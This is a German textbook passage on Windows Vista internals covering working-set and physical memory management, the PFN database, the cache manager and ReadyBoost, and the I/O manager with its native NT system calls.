Der Arbeitsbereich jedes Prozesses wird durch zwei Parameter beschrieben: die minimale und die maximale Größe. Es handelt sich dabei nicht um scharfe Grenzen, es kann

also vorkommen, dass ein Prozess weniger Seiten im Speicher hat als sein Minimum oder (unter bestimmten Bedingungen) auch mehr als sein Maximum. Jeder Prozess beginnt mit demselben Minimum und Maximum. Allerdings können sich diese Grenzwerte mit der Zeit verändern oder können bei Prozessen, die zu einem Job gehören, durch das Jobobjekt festgelegt werden. Zu Beginn ist das Minimum auf einen Wert zwischen 20 und 50 Seiten gesetzt, das Maximum auf einen Wert zwischen 45 und 345 Seiten, je nach vorhandener Menge an physischem Speicher im System. Der Systemadministrator kann diese Werte jedoch verändern. Auch wenn es nur wenige Privatanwender versuchen werden – Serveradministratoren werden es möglicherweise tun.

Arbeitsbereiche kommen erst dann ins Spiel, wenn der verfügbare physische Speicher im System knapp wird. Ansonsten dürfen Prozesse so viel Speicher verbrauchen, wie sie möchten, oft auch weit über das Maximum ihres Arbeitsbereichs hinaus. Aber wenn das System unter **Speicherdruck** (*memory pressure*) gerät, beginnt die Speicherverwaltung damit, Prozesse zurück in ihre Arbeitsbereiche zu zwängen. Dabei wird mit den Prozessen angefangen, die am meisten über ihrem Maximum liegen. Es gibt drei Aktivitätsebenen des Working-Set-Managers, die alle periodisch auf einem Timer basieren. Auf jeder Ebene kommen neue Aktivitäten hinzu:

- 1. Viel Speicher verfügbar:** Durchsuche Seiten, die ihr Zugriffssbit neu gesetzt haben, und benutze diese Werte, um das *Alter* jeder Seite zu repräsentieren. Speichere eine Schätzung der unbenutzten Seiten jedes Arbeitsbereichs.
- 2. Speicher wird langsam knapp:** Stoppe die Zuweisung von Seiten zu den Arbeitsbereichen von Prozessen mit einem großen Anteil an ungenutzten Seiten und beginne, die ältesten Seiten zu ersetzen, sobald eine neue Seite benötigt wird. Die ersetzen Seiten kommen auf die Stand-by- oder die Änderungsliste.
- 3. Speicher ist knapp:** Beschneide (d.h. reduziere) die Arbeitsbereiche, so dass sie unter ihrem Maximum sind, indem die ältesten Seiten entfernt werden.

Der Working-Set-Manager läuft jede Sekunde, gerufen vom Thread des **Balance-Set-Managers**. Der Working-Set-Manager drosselt die Arbeitslast des Balance-Set-Managers, um eine Überlastung des Systems zu vermeiden. Er überwacht auch das Zurückschreiben der Seiten von der Änderungsliste auf die Platte, um sicherzustellen, dass die Liste nicht zu lang wird. Dazu wird der ModifiedPageWriter von Zeit zu Zeit geweckt.

Verwaltung des physischen Speichers

Wir haben oben bereits drei unterschiedliche Listen von physischen Seiten erwähnt, die Liste der freien Seiten, die Stand-by-Liste und die Änderungsliste. Es gibt noch eine vierte Liste, diese enthält freie Seiten, die mit Nullen beschrieben sind. Das System benötigt häufig solche genullte Seiten. Wenn einem Prozess neue Seiten zugeteilt werden oder wenn die letzte Teilseite am Ende der Datei gelesen wird, dann wird eine genullte Seite benötigt. Es ist zeitaufwändig, eine Seite mit Nullen zu beschreiben, deshalb ist es besser, genullte Seiten im Hintergrund von einem Thread mit niedriger Priorität erzeugen zu lassen. Es gibt auch noch eine fünfte Liste, die Seiten enthält, auf denen Hardwarefehler entdeckt wurden (d.h. mithilfe von Hardwarefehlererkennung).

Alle Seiten im System sind entweder von einem gültigen Seitentabelleneintrag referenziert oder in einer dieser fünf Listen, die zusammen die **PFN-Datenbank (Page Frame Number Database)** bilden. ►Abbildung 11.35 zeigt die Struktur der PFN-Datenbank. Die Tabelle wird durch die physische Seitenrahmennummer indiziert. Die Einträge haben eine feste Länge, aber unterschiedliche Formate für unterschiedliche Einträge (z.B. gemeinsam versus privat). Gültige Einträge liefern den Zustand der Seite und einen Zähler, wie viele Seitentabellen auf diese Seite verweisen, so dass das System feststellen kann, wenn eine Seite nicht länger benutzt wird. Seiten, die zu einem Arbeitsbereich gehören, geben an, welcher Eintrag auf sie verweist. Es gibt auch einen Zeiger auf die Prozesseitentabelle, der auf die Seite zeigt (bei nicht gemeinsam genutzten Seiten) oder auf die Prototypseitentabelle (bei gemeinsamen Seiten).




Abbildung 11.35: Einige der wichtigsten Felder in der PFN-Datenbank einer gültige Seite

Zusätzlich gibt es einen Link zur nächsten Seite auf der Liste (falls vorhanden) und verschiedene andere Felder und Flags, wie *laufender Lesevorgang*, *laufender Schreibvorgang* (*read/write in progress*) etc. Um Platz zu sparen, werden die Listen nicht über Zeiger, sondern über Felder miteinander verkettet, die auf das nächste Element über dessen Index innerhalb der Tabelle verweisen. Die Tabelleneinträge für die physischen Seiten werden außerdem benutzt, um die Dirty-Bits aus den verschiedenen Seitentabelleneinträgen zusammenzufassen, die auf diese physische Seite zeigen (wegen gemeinsam genutzten Seiten). Es gibt auch Informationen zur Darstellung von Unterschieden in den Speicherseiten auf größeren Serversystemen, bei denen Speicher von einigen Prozessoren schneller ist als von anderen, und zwar bei NUMA-Maschinen.

Seiten werden zwischen den Arbeitsbereichen und den verschiedenen Listen vom Working-Set-Manager und anderen System-Threads hin- und herbewegt. Wir wollen uns diese Übergänge einmal näher ansehen. Wenn der Working-Set-Manager eine

Seite aus einem Arbeitsbereich entfernt, kommt sie ganz unten auf die Stand-by- oder Änderungsliste, abhängig von ihrem Status. Dieser Übergang ist in ▶Abbildung 11.36 mit (1) bezeichnet.




Abbildung 11.36: Die verschiedenen Seitenlisten und die Übergänge zwischen ihnen

Die Seiten auf beiden Listen sind immer noch gültige Seiten. Sollte also ein Seitenfehler auftreten und eine dieser Seiten benötigt werden, dann werden sie wieder von der Liste in den Arbeitsbereich verschoben, ohne dass eine Plattenein-/ausgabe nötig ist (2). Wenn ein Prozess terminiert, können seine privaten Seiten nicht wieder zu ihm zurückbewegt werden, deshalb kommen die gültigen Seiten in seine Seitentabelle und alle Seiten auf der Änderungs- oder Stand-by-Liste auf die Liste der freien Seiten (3). Der vom Prozess benutzte Platz in der Auslagerungsdatei wird ebenfalls freigegeben.

Andere Übergänge werden von anderen System-Threads ausgelöst. Alle vier Sekunden läuft der Thread des Balance-Manager-Sets und sucht alle Prozesse, deren gesamte Threads für eine bestimmte Zeitspanne im Leerlauf waren. Falls er einen solchen Prozess findet, wird dessen Kern-Stack vom physischen Speicher losgelöst und seine Seiten werden auf die Stand-by- oder die Änderungsliste verschoben, was ebenfalls in (1) dargestellt ist.

Zwei weitere System-Threads, der **Mapped Page Writer** und der **Modified Page Writer**, erwachen periodisch, um nachzusehen, ob genügend freie Seiten vorhanden sind. Falls das nicht der Fall ist, nehmen sie Seiten vom Anfang der Änderungsliste, schreiben sie zurück auf die Festplatte und verschieben sie in die Stand-by-Liste (4). Dabei behandelt der erste Thread die Schreibvorgänge in eingebetteten Dateien und der zweite Thread die Schreibvorgänge in die Auslagerungsdatei. Das Ziel dieser Schreibvorgänge ist es, aus den veränderten Seiten unveränderte Seiten (Stand-by-Seiten) zu machen.

Es gibt hier zwei Threads, da eine eingebettete Datei infolge eines Schreibvorgangs wachsen kann und dafür muss auf Datenstrukturen zugegriffen werden, die auf der Platte liegen, um freie Blöcke auf der Platte zu allozieren. Falls im Speicher nicht genügend Platz vorhanden ist, um sie einzulagern, wenn eine Seite auf die Platte geschrieben wird, kann es zu einem Deadlock kommen. Der zweite Thread kann das Problem lösen, indem er Seiten in die Auslagerungsdatei verschiebt.

Die anderen Übergänge in Abbildung 11.36 sind folgendermaßen zu verstehen: Falls ein Prozess eine Seite auslagert, gehört diese Seite nicht länger zu dem Prozess und kann in die Liste der freien Seiten verschoben werden (5), außer wenn sie mit anderen Prozessen geteilt wird. Wenn ein Seitenfehler dafür sorgt, dass ein Seitenrahmen eine Seite zum Lesen bereithalten muss, dann wird der Seitenrahmen wenn möglich aus der Liste der freien Seiten genommen (6). Es macht nichts, dass die Seite eventuell noch vertrauliche Daten enthält, denn sie wird vollständig überschrieben.

Die Situation ist anders, wenn ein Stack anwächst. In diesem Fall wird ein leerer Seitenrahmen benötigt und die Sicherheitsvorschriften setzen voraus, dass die Seite nur Nullen enthält. Aus diesem Grund läuft ein weiterer System-Thread im Kern, der **Zero-Page-Thread**, auf niedrigster Priorität (siehe Abbildung 11.28). Er löscht Seiten, die auf der Liste der freien Seiten stehen, und verschiebt sie in die Zero-Page-Liste. Jedes Mal, wenn die CPU gerade nichts zu tun hat und es freie Seiten gibt, können sie genauso gut mit Nullen gefüllt werden, da eine mit Nullen gefüllte Seite potenziell nützlicher ist als eine freie Seite und es keine Kosten verursacht, solange die CPU im Leerlauf ist.

Die Existenz all dieser verschiedenen Listen setzt eine ausgeklügelte Strategie voraus. Stellen wir uns vor, eine Seite muss von der Festplatte eingelagert werden und die Liste der freien Seiten ist leer. Das System muss nun entscheiden, ob es eine unveränderte Seite von der Stand-by-Liste nimmt (die möglicherweise später noch gebraucht wird) oder ob es eine leere Seite von der Zero-Page-Liste nimmt (dadurch war der Aufwand des Auffüllens mit Nullen umsonst). Was ist besser?

Die Speicherverwaltung muss entscheiden, wie aggressiv die System-Threads Seiten von der Änderungsliste auf die Stand-by-Liste verschieben sollten. Es ist besser, unveränderte Seiten zu haben als veränderte Seiten (da sie sofort wieder benutzt werden können), aber ein aggressives Vorgehen bedeutet auch mehr Plattenein-/ausgabe und es besteht die Gefahr, dass eine gerade bereinigte Seite wieder in einen Arbeitsbereich kommt und erneut verändert wird. Im Allgemeinen löst Windows diese Konflikte durch Algorithmen, Heuristiken, Abschätzungen, Erfahrungen aus der Vergangenheit, Faustregeln und Einstellungen von Parametern durch den Administrator.

Alles in allem ist die Speicherverwaltung eine hochgradig komplexe Komponente der Ausführungsschicht mit vielen Datenstrukturen, Algorithmen und Heuristiken. Sie versucht so gut wie möglich, sich selbst zu optimieren, aber es gibt auch viele Knöpfe, an denen Administratoren drehen können, um die Systemleistung zu beeinflussen. Viele dieser Knöpfe und die damit verbundenen Zähler kann man sich mit einem der zahlreichen Toolkits ansehen, die wir früher schon erwähnt haben. Die wahrscheinlich wichtigste Aussage, die Sie aus diesem Kapitel mitnehmen sollten, ist, dass Speicherverwaltung in realen Systemen viel mehr als nur ein einfacher Seitenersetzungsalgorithmus wie der Clock- oder der Aging-Algorithmus ist.

11.6 Caching in Windows Vista

Der Windows-Cache verbessert die Performanz des Dateisystems, indem kürzlich und häufig benutzte Dateibereiche im Speicher gehalten werden. Anstatt physische Adressblöcke von der Platte zwischenspeichern, verwaltet der Cache-Manager virtuelle Adressblöcke, d.h. Dateibereiche. Dieser Ansatz passt sich gut an die Struktur des nativen NT-Dateisystems (NTFS) an, wie wir in Abschnitt 11.8 noch sehen werden. NTFS speichert all seine Daten als Dateien, einschließlich der Dateisystemmetadaten.

Die im Cache gespeicherten Dateibereiche werden *Sichten* (*views*) genannt, weil sie Abschnitte der virtuellen Kernadressen repräsentieren, die auf Dateisystemdateien abgebildet sind. Somit wird die eigentliche Verwaltung des physischen Speichers im Cache von der Speicherverwaltung geleistet. Die Rolle des Cache-Managers ist es, die Nutzung der virtuellen Kernadressen für Sichten zu verwalten, zusammen mit der Speicherverwaltung die *Fixierung* von Seiten im physischen Speicher zu arrangieren und Schnittstellen für das Dateisystem zur Verfügung zu stellen.

Die Funktionen des Cache-Managers werden in Windows von allen Dateisystemen gemeinsam genutzt. Da der Cache nach einzelnen Dateien virtuell adressiert wird, ist es für den Cache-Manager leicht, auf Dateibasis im Voraus zu lesen. Anfragen für den Zugriff auf Daten im Cache kommen vom jeweiligen Dateisystem. Virtuelles Caching ist komfortabel, da die Dateisysteme dann nicht zuerst Dateioffsets in physische Blocknummern übersetzen müssen, bevor eine Dateiseite aus dem Cache angefordert werden kann. Stattdessen wird erst dann übersetzt, wenn die Speicherverwaltung das Dateisystem aufruft, um die Seite auf der Platte anzusprechen.

Neben der Verwaltung der virtuellen Kernadressen und physischen Speicherressourcen für das Caching muss sich der Cache-Manager auch mit Dateisystemen bezüglich Problemen wie der Kohärenz von Sichten, dem Speichern auf die Platte und der korrekten Verwaltung der Dateiendemarkierungen abstimmen. Der letzte Punkt wird besonders dann wichtig, wenn Dateien wachsen. Einer der schwierigsten Aspekte der Verwaltung einer Datei zwischen dem Dateisystem, dem Cache-Manager und der Speicherverwaltung, ist die Bestimmung des Offsets auf das letzte Zeichen der Datei, welcher *ValidDataLength* genannt wird. Wenn ein Programm über das Ende der Datei hinausschreibt, dann müssen die Blöcke, die übersprungen werden, mit Nullen aufgefüllt werden. Aus Sicherheitsgründen ist es wichtig, dass der Wert von *ValidDataLength*, der in den Datei-Metadaten aufgezeichnet wird, keinen Zugriff auf nicht initialisierte Blöcke zulässt. Deshalb müssen die Nullblöcke auf die Platte zurückgeschrieben werden, bevor die Metadaten mit der neuen Länge aktualisiert werden. Obwohl erwartet wird, dass bei einem Systemabsturz ein paar der Blöcke in der Datei möglicherweise noch nicht vom Speicher aktualisiert wurden, ist es nicht akzeptabel, dass einige der Blöcke eventuell Daten enthalten, die vorher zu anderen Dateien gehörten.

Wir wollen nun untersuchen, wie der Cache-Manager arbeitet. Wenn eine Datei angesprochen wird, bildet der Cache-Manager sie auf einen 256 KB großen Block des virtuellen Adressraums des Kerns ab. Ist die Datei größer als 256 KB, dann wird nur jeweils ein Teil der Datei abgebildet. Falls der Cache-Manager keine 256-KB-Blöcke mehr hat,

muss er eine alte Datei auslagern, bevor eine neue eingelagert werden kann. Ist eine Datei erst einmal eingelagert, muss der Cache-Manager nur noch die Blöcke aus dem virtuellen Adressraum des Kerns in den des Benutzers kopieren, wenn eine Anfrage kommt. Wenn der zu blockierende Block nicht im physischen Speicher ist, kommt es zu einem Seitenfehler, der von der Speicherverwaltung in der üblichen Art und Weise behandelt wird. Dabei hat der Cache-Manager gar keine Kenntnis, ob der Block im Cache ist oder nicht; der Kopiervorgang ist immer erfolgreich.

Der Cache-Manager arbeitet auch für Seiten, die in den virtuellen Speicher eingeblendet sind und auf die mit Zeigern zugegriffen wird, statt sie zwischen Kern- und Benutzermoduspuffer zu kopieren. Wenn ein Thread eine virtuelle Adresse auf eine Datei abbildet und ein Seitenfehler auftritt, ist die Speicherverwaltung in vielen Fällen möglicherweise in der Lage, den Zugriff als einen weichen Seitenfehler zu behandeln. Es ist kein Plattenzugriff nötig und die Seite kann im physischen Speicher gefunden werden, weil sie vom Cache-Manager bereits eingeblendet wurde.

Caching ist nicht für alle Anwendungen angemessen. Große Unternehmensanwendungen wie SQL ziehen es vor, ihr Caching und die Ein-/Ausgabe selbst zu verwalten. Windows lässt es zu, dass Dateien zur **ungepufferten Ein-/Ausgabe** geöffnet werden, die den Cache-Manager umgeht. Historisch gesehen würden solche Anwendungen das Betriebssystem-Caching für einen verbesserten virtuellen Benutzermodusadressraum austauschen. Deshalb unterstützt das System eine Konfiguration, die bei einem Neustart 3 GB an Benutzermodusadressraum für Anwendungen auf Anforderung zur Verfügung stellt, wobei statt der üblichen 2-GB/2-GB-Aufteilung nur 1 GB für den Kernmodus benutzt wird. Dieser Betriebsmodus (der nach dem Boot-Wechsel /3GB-Modus genannt wird) ist nicht so flexibel wie in Betriebssystemen, in denen die Aufteilung von Benutzer/Kern-Adressraum sehr viel feiner eingestellt werden kann. Wenn Windows im /3GB-Modus läuft, ist nur die Hälfte des virtuellen Kernadressraums verfügbar. Der Cache-Manager gleicht dies aus, indem weit weniger Dateien eingeblendet werden – so wie es SQL sowieso gern hätte.

Windows Vista führte eine ganz neue Form von Caching in das System ein, genannt **ReadyBoost**, das anders als der Cache-Manager arbeitet. Benutzer können Flash-Speichersticks an den USB- oder einen anderen Port einstecken und so einrichten, dass das Betriebssystem den Flash-Speicher als einen Write-Through-Cache verwenden kann. Mit diesem Flash-Speicher kommt eine neue Schicht in der Speicherhierarchie hinzu, die besonders die mögliche Menge an Lese-Caching von Plattendaten steigern kann. Leseoperationen vom Flash-Speicher sind relativ schnell, wenn auch nicht so schnell wie dynamisches RAM (DRAM), das für normalen Speicher benutzt wird. Da Flash-Speicher im Vergleich zum superschnellen DRAM relativ billig ist, kann das System damit eine höhere Performance mit weniger DRAM erreichen – und das alles, ohne das Computergehäuse öffnen zu müssen.

ReadyBoost komprimiert die Daten (in der Regel 2-fach) und verschlüsselt sie. Die Implementierung benutzt einen Filtertreiber, der die Ein-/Ausgabeanforderungen verarbeitet, die vom Dateisystem an den Volume-Manager gesendet wurden. Eine ähnliche Technologie namens **ReadyBoot** wird benutzt, um die Dauer des Hochfahrens bei eini-

gen Windows-Vista-Systemen zu beschleunigen, indem Daten im Flash-Speicher zwischengespeichert werden. Diese Technologien haben wenig Einfluss auf Systeme mit 1 GB oder mehr an DRAM. Allerdings sind sie sehr hilfreich auf Systemen, die versuchen, Windows Vista mit nur 512 MB an DRAM auszuführen. Nahe 1 GB hat das System ausreichend Speicher, um Demand Paging so selten auftreten zu lassen, dass Plattenein-/ausgabe für die meisten Nutzungsszenarien aufrechterhalten werden kann.

Der Write-Through-Ansatz ist wichtig, um Datenverlust zu vermeiden, sollte ein Flash-Stick beispielsweise während einer Schreiboperation einfach ausgesteckt werden. Zukünftige PC-Hardware könnte diesen Flash-Speicher allerdings direkt auf der Hauptplatine integriert haben. Dann kann der Flash-Speicher ohne Write-Through benutzt werden, wodurch das System kritische Daten zwischenspeichern kann, die über einen Systemabsturz hinweg persistent gehalten werden müssen, ohne die Platte hochfahren zu müssen. Dies ist nicht nur für die Performanz gut, sondern dient auch dem Reduzieren des Energieverbrauchs (und somit der Batterielaufzeit auf Notebooks), weil die Platte weniger läuft. Einige Notebooks treiben es auf die Spitze und entfernen elektromagnetische Platten vollständig, stattdessen benutzen sie jede Menge Flash-Speicher.

11.7 Ein-/Ausgabe in Windows Vista

Die Ziele des E/A-Managers von Windows sind, einen grundlegend umfassenden und flexiblen Rahmen für die effiziente Behandlung eines sehr breiten Spektrums an Ein-/Ausgabegeräten und -diensten bereitzustellen, automatische Geräteerkennung und Treiberinstallation (Plug and Play) sowie die Energieverwaltung von Geräten und der CPU zu unterstützen – alle benutzen eine im Wesentlichen asynchrone Struktur, die es erlaubt, dass sich Berechnungen mit Ein-/Ausgabe-Übertragungen überlappen. Es gibt Hunderttausende von Geräten, die mit Windows Vista arbeiten. Für eine große Zahl von verbreiteten Geräten ist es nicht einmal notwendig, einen Treiber zu installieren, weil schon viele Treiber mit dem Windows-Betriebssystem ausgeliefert wurden. Aber dennoch, wenn man alle Überarbeitungen zählt, gibt es fast eine Million unterschiedlicher Treiberprogramme, die unter Windows Vista laufen. In den nächsten Abschnitten werden wir einige Fragen zum Thema Ein-/Ausgabe untersuchen.

11.7.1 Grundlegende Konzepte

Der E/A-Manager ist eng verbunden mit dem Plug-and-Play-Manager. Die Grundidee hinter Plug and Play ist die eines aufzählbaren Busses. Es wurden viele Busse so entworfen, darunter PC Card, PCI, PCI-x, AGP, USB, IEEE 1394, EIDE und SATA, damit der Plug-and-Play-Manager eine Anfrage an jeden Steckplatz schicken und das dort befindliche Gerät anweisen kann, sich zu identifizieren. Wenn er in Erfahrung gebracht hat, was dort draußen los ist, kann der Plug-and-Play-Manager Hardwareressourcen wie Interruptnummern zuteilen, den passenden Treiber suchen und ihn in den Speicher laden. Für jeden geladenen Treiber wird ein **Treiberobjekt** erzeugt. Und dann wird jedem Gerät mindestens ein Geräteobjekt zugeteilt. Einige Busse wie der

SCSI-Bus zählen nur beim Booten, andere Busse wie USB hingegen können zu jeder Zeit zählen. Das erfordert natürlich eine sehr enge Zusammenarbeit zwischen dem Plug-and-Play-Manager, den Bustreibern (die eigentlich die Aufzählung durchführen) und dem E/A-Manager.

In Windows werden alle Dateisysteme, Antivirenfilter, Volume-Manager, Netzwerkprotokoll-Stacks und sogar die Kerndienste, die keine zugeordnete Hardware haben, mithilfe der Ein-/Ausgabetreiber implementiert. Die Systemkonfiguration muss so eingestellt sein, dass einige dieser Treiber geladen werden, weil es kein zugehöriges Gerät zum Zählen auf dem Bus gibt. Andere, wie die Dateisysteme, werden von einem speziellen Code geladen, der entdeckt, dass sie benötigt werden. Dies kann zum Beispiel eine Dateisystemerkennung sein, die ein rohes Volume sucht und entschlüsselt, welchen Typ von Dateisystemformat das Volume enthält.

Eine interessante Besonderheit von Windows ist die Unterstützung von **dynamischen Datenträgern**. Diese Datenträger können mehrere Partitionen oder sogar mehrere Platten umfassen und im laufenden Betrieb neu konfiguriert werden, ohne dass ein Neustart notwendig wird. Auf diese Weise sind logische Laufwerke nicht mehr auf eine einzelne Partition oder Platte beschränkt, so dass ein Dateisystem sich über mehrere Festplatten erstrecken kann, ohne dass der Benutzer davon etwas mitbekommt.

Die Ein-/Ausgabe an Volumes kann von einem speziellen Windows-Treiber gefiltert werden, um **Volumeschattenkopien** (*Volume Shadow Copy*) zu produzieren. Der Filtertreiber erzeugt einen Schnappschuss von dem Volume, der separat eingehängt werden kann und der ein Volume zu einem früheren Zeitpunkt repräsentiert. Dazu werden die Veränderungen nach dem Zeitpunkt des Schnappschusses verfolgt. Dies ist sehr praktisch für die Wiederherstellung von Dateien, die unabsichtlich gelöscht wurden, oder um frühere Zustände einer Datei anzusehen, wenn in regelmäßigen Abständen Schnappschüsse gemacht werden.

Aber Schattenkopien sind auch für akkurate Sicherungen von Serversystemen wertvoll. Das System arbeitet darauf hin, alle Serveranwendungen an einen günstigen Punkt zu bringen, um eine saubere Sicherungskopie ihres persistenten Zustands auf dem Volume anzulegen. Sobald alle Anwendungen bereit sind, initialisiert das System den Schnappschuss des Volumes und teilt dann den Anwendungen mit, dass sie mit ihrer Ausführung fortfahren können. Die Sicherung wird für den Volumezustand zum Zeitpunkt des Schnappschusses angelegt. Und die Anwendungen waren nur für eine sehr kurze Zeit blockiert, anstatt während der gesamten Dauer der Sicherung angehalten zu werden.

Anwendungen sind an dem Schnappschussprozess beteiligt, deshalb spiegelt die Sicherungskopie einen Zustand wider, der leicht wiederherzustellen ist, falls es in Zukunft einen Ausfall gibt. Auch sonst könnte die Sicherung nützlich sein, würde aber eher den Zustand zum Zeitpunkt des Systemabsturzes einfangen. Wiederherstellung von einem System zum Zeitpunkt des Absturzes kann schwieriger oder sogar unmöglich sein, da Abstürze zu beliebigen Momenten während der Ausführung einer Anwendung vor-

kommen. *Murphys Gesetz* besagt, dass die Wahrscheinlichkeit eines Absturzes zum schlimmstmöglichen Zeitpunkt am höchsten ist, das heißt, wenn die Anwendungsdaten in einem Zustand sind, in dem eine Wiederherstellung unmöglich ist.

Ein weiterer Aspekt von Windows ist die Unterstützung von asynchroner Ein-/Ausgabe. Es ist für einen Thread möglich, eine Ein-/Ausgabeoperation anzustoßen und dann seine Ausführung parallel zur Ein-/Ausgabe fortzusetzen. Diese Eigenschaft ist besonders für Server wichtig. Es gibt verschiedene Wege, wie ein Thread herausfinden kann, ob die Ein-/Ausgabeoperation abgeschlossen ist. Einer davon ist, ein Ereignisobjekt zu benutzen, das zum Zeitpunkt des Aufrufs erzeugt wird, und dann darauf zu warten. Ein anderer Weg ist, eine Warteschlange zu benutzen, in die ein Abschlussereignis eingefügt wird, wenn die Ein-/Ausgabeoperation abgeschlossen ist. Eine dritte Möglichkeit ist die Verwendung einer Rückrufprozedur, die das System aufruft, wenn die Ein-/Ausgabeoperation beendet ist. Eine vierte Methode ist, eine bestimmte Speicherstelle ständig abzufragen, an die der E/A-Manager den Abschluss der Ein-/Ausgabe einträgt.

Der letzte Aspekt, den wir erwähnen, ist die priorisierte Ein-/Ausgabe, die in Windows Vista eingeführt wurde. Ein-/Ausgabepriorität wird durch die Priorität des auslösenden Threads bestimmt oder kann explizit gesetzt werden. Es gibt fünf festgelegte Prioritäten: *kritisch, hoch, normal, niedrig* und *sehr niedrig*. Kritisch ist reserviert für die Speicherverwaltung, um Deadlocks zu vermeiden, die auftreten könnten, wenn das System extremem Speicherdruck ausgesetzt ist. Niedrige und sehr niedrige Prioritäten werden von Hintergrundprozessen wie Plattendefragmentierungsdienst, Spywarescanner und Desktop-Suchen benutzt, die versuchen, mit normalen Operationen des Systems nicht zu stören. Die meisten Ein-/Ausgabeoperationen bekommen normale Priorität, aber Multimedia-Anwendungen können ihre Ein-/Ausgabe als hoch markieren, um Pannen zu vermeiden. Multimedia-Anwendungen können alternativ **Frequenzreservierung** benutzen, um garantierte Bandbreiten beim Zugriff auf zeitkritische Dateien wie Musik und Video anzufordern. Das Ein-/Ausgabesystem stellt den Anwendungen die optimale Transfergröße zur Verfügung und legt die Anzahl der ausstehenden Ein-/Ausgabeoperationen fest, die möglich sind, damit das Ein-/Ausgabesystem die angeforderte garantierte Bandbreite bieten kann.

11.7.2 API-Aufrufe für die Ein-/Ausgabe

Die Systemaufruf-APIs, die vom E/A-Manager zur Verfügung gestellt werden, unterscheiden sich nicht sehr von denjenigen, die die meisten Betriebssysteme anbieten. Die Basisoperationen sind `open`, `read`, `write`, `ioctl` und `close`, doch es gibt auch noch Plug-and-Play- und Energieoperationen, Operationen zum Setzen von Parametern, Leeren der Systempuffer und so weiter. Auf der Win32-Schicht bilden Schnittstellen Wrapper für diese APIs, indem sie Operationen der höheren Ebenen speziell für bestimmte Geräte zur Verfügung stellen. Letztendlich öffnen diese Wrapper Geräte und führen die Basisoperationen durch. Sogar einige Metadaten-Operationen wie das Umbenennen von Dateien werden ohne spezielle Systemaufrufe implementiert. Dazu

wird nur eine spezielle Version der `ioctl`-Operationen benutzt. Dies wird verständlicher werden, wenn wir die Implementierung der Ein-/Ausgabe-Gerätestacks und den Einsatz der E/A-Anforderungspakete (IRPs) durch den E/A-Manager erklären.

E/A-Systemaufruf	Beschreibung
NtCreateFile	Öffnet eine neue oder existierende Datei oder Gerät
NtReadFile	Liest eine Datei oder Gerät
NtWriteFile	Schreibt eine Datei oder Gerät
NtQueryDirectoryFile	Fragt Informationen über ein Verzeichnis einschließlich Datei ab
NtQueryVolumeInformationFile	Fragt Informationen über ein Volume ab
NtSetVolumeInformationFile	Verändert Volumeinformation
NtNotifyChangeDirectoryFile	Beendet, wenn eine Datei im Verzeichnis oder Teilbaum verändert wird
NtQueryInfoFile	Fragt Informationen über eine Datei ab
NtSetInfoFile	Verändert Dateiinformationen
NtLockFile	Sperrt einen Bytebereich in einer Datei
NtUnlockFile	Entfernt eine Bereichssperre
NtFsControlFile	Verschiedene Operationen auf einer Datei
NtFlushBuffersFile	Leert Dateipuffer im Speicher und schreibt Inhalt auf die Platte
NtCancelFile	Löscht ausstehende E/A-Operationen einer Datei
NtDeviceControlFile	Spezielle Operationen für ein Gerät

Abbildung 11.37: Native NT-API-Aufrufe zur Durchführung der Ein-/Ausgabe

Die nativen NT-Systemaufrufe zur Ein-/Ausgabe – unter Beibehaltung der allgemeinen Philosophie von Windows – benutzen unzählige Parameter und haben viele Varianten. ►Abbildung 11.37 listet die wichtigsten Systemaufrufschnittstellen zum E/A-Manager auf. NtCreateFile wird benutzt, um vorhandene oder neue Dateien zu öffnen. Der Aufruf stellt Sicherheitsdeskriptoren für neue Dateien zur Verfügung, die eine reichhaltige Beschreibung der geforderten Zugriffsrechte liefern, und gibt dem Erzeuger von neuen Dateien eine gewisse Kontrolle darüber, wie Blöcke belegt werden sollen. NtReadFile und NtWriteFile erwarten ein Datei-Handle, einen Puffer und eine Länge. Außerdem können ein expliziter Dateioffset und ein Schlüssel zum Zugriff auf gesperrte Bytebereiche in der Datei übergeben werden. Die meisten Parameter beziehen sich auf die Festlegung, welche der verschiedenen Methoden für die Meldung des Abschlusses der (möglicherweise asynchronen) Ein-/Ausgabe genutzt werden sollen, wie oben beschrieben.

